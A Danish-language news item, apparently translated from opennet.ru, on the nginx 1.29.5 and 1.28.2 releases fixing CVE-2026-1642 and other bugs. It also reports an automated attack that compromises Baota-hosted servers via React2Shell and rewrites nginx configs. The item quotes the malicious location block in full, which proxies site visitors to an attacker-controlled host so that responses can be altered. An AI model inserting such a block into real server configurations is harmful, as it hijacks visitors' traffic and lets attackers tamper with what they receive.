

Udgivelsen af hovedlinjen nginx 1.29.5 er blevet dannet, hvor udviklingen af nye funktioner fortsætter, samt udgivelsen af den parallelt understøttede stabile linje nginx 1.28.2, som kun modtager ændringer relateret til løsning af alvorlige fejl og sårbarheder. Opdateringerne retter en sårbarhed (CVE-2026-1642), der gør det muligt for en angriber, der har mulighed for at udføre man-in-the-middle (MITM) angreb på kommunikationen mellem nginx og upstream-serveren, at indsætte svar sendt til klienten. Problemet påvirker konfigurationer, der videresender anmodninger (HTTP 1.x, HTTP/2, gRPC eller uWSGI) til den overordnede server ved brug af TLS-kryptering.
Udover sårbarheden i version 1.29.5 er niveauet for logføring af SSL-fejl «ech_required» blevet reduceret fra «crit» til «info», og flere problemer er blevet løst: en ubeskyttet hukommelsesadgang (use-after-free) efter skift til næste gRPC- eller HTTP/2-backend er blevet rettet; et problem med at sende en ugyldig HTTP/2-anmodning efter skift til den næste upstream-server er blevet løst; størrelsen på svaret med flere intervaller er blevet rettet; og variablen HTTP_HOST er blevet korrekt sat ved proxying til FastCGI-, SCGI- og uwsgi-backends.

Derudover kan det nævnes, at en automatiseret angreb er blevet identificeret, som efter succesfuld hacking servere begrænses af ændringen af nginx-konfigurationen. Hacking udføres gennem en ukorrigeret sårbarhed i React2Shell i serverkomponenterne React på systemer med hosting kontrolpaneler, såsom Baota (BT). De ændringer, der foretages i nginx-konfigurationen, omdirigerede anmodninger til de betjente websteder til angribernes server, som foretog ondsindede ændringer i det svar, der blev returneret til brugeren. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Dermed er der i stedet for installation af rootkits eller malware på serveren, organiseret et angreb på kunder, der åbner den hostede hjemmeside på serveren, uden direkte at ændre komponenter på hjemmesiden på serveren. Angrebet er primært rettet mod at opsnappe trafik fra domæner fra asiatiske lande samt domæner *.edu og *.gov. Gennem angribernes server omdirigeres selektive anmodninger, for eksempel dem, der indeholder ordene "pg", "pgslot", "slot", "game", "casino", "live", "help", "news", "page", "blog", "about", "support" og "info" i stierne. Angrebet udføres automatiseret ved hjælp af værktøjer, der søger og analyserer nginx-konfigurationen, vælger og indsætter skabeloner, genstarter nginx og kontrollerer driften af den ændrede version.
Kilde: opennet.ru
